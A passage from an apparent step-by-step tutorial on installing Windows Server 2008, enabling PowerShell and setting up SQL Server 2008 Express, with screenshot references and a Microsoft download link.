
We will select install from disc as we have our Windows Server 2008 image with us, at this stage you should already have the image for you, smart people know how to do this. Double click the selected method and locate your image and proceed.




Now, continue and provide required information as shown below.



Once done, finish and you will be booting Windows.



Hit finish and you will be running Windows Server 2008 at installation level which will finish quickly as shown below.




You can complete this installation without any hiccups if you have a Windows installation key with you.


Setup MS SQL Server 2008

Now, you can either setup MS SQL Server 2008 Express edition or install the full trial version for 180 days. It's your choice, we have explained the installation method for the 2005 express server in previous module, however, installing the MS SQL Server 2008 would be bit different but you can cover this easily as shown below.


Installing MS SQL Server requires PowerShell to be installed first, so let's do it quickly. For this open your server as shown below.




Under customize this server, now add features and you will see below screen and select PowerShell as shown below.



Now, continue and install the feature as shown below.




This will finish quickly and if all goes well then you will see the following screen.




Now let's install SQL Server 2008 Express. This is also a free version from Microsoft, which is available to download from below link.

Download: <http://www.microsoft.com/en-nz/download/details.aspx?id=30438>


Download SQL Express and SQL Management Studio as shown in below screenshot.



However, there will be pre-requisites to install this SQL Server as shown below.




Follow the links to download and install these dependencies as we have a fresh copy of the Windows server so this is okay.


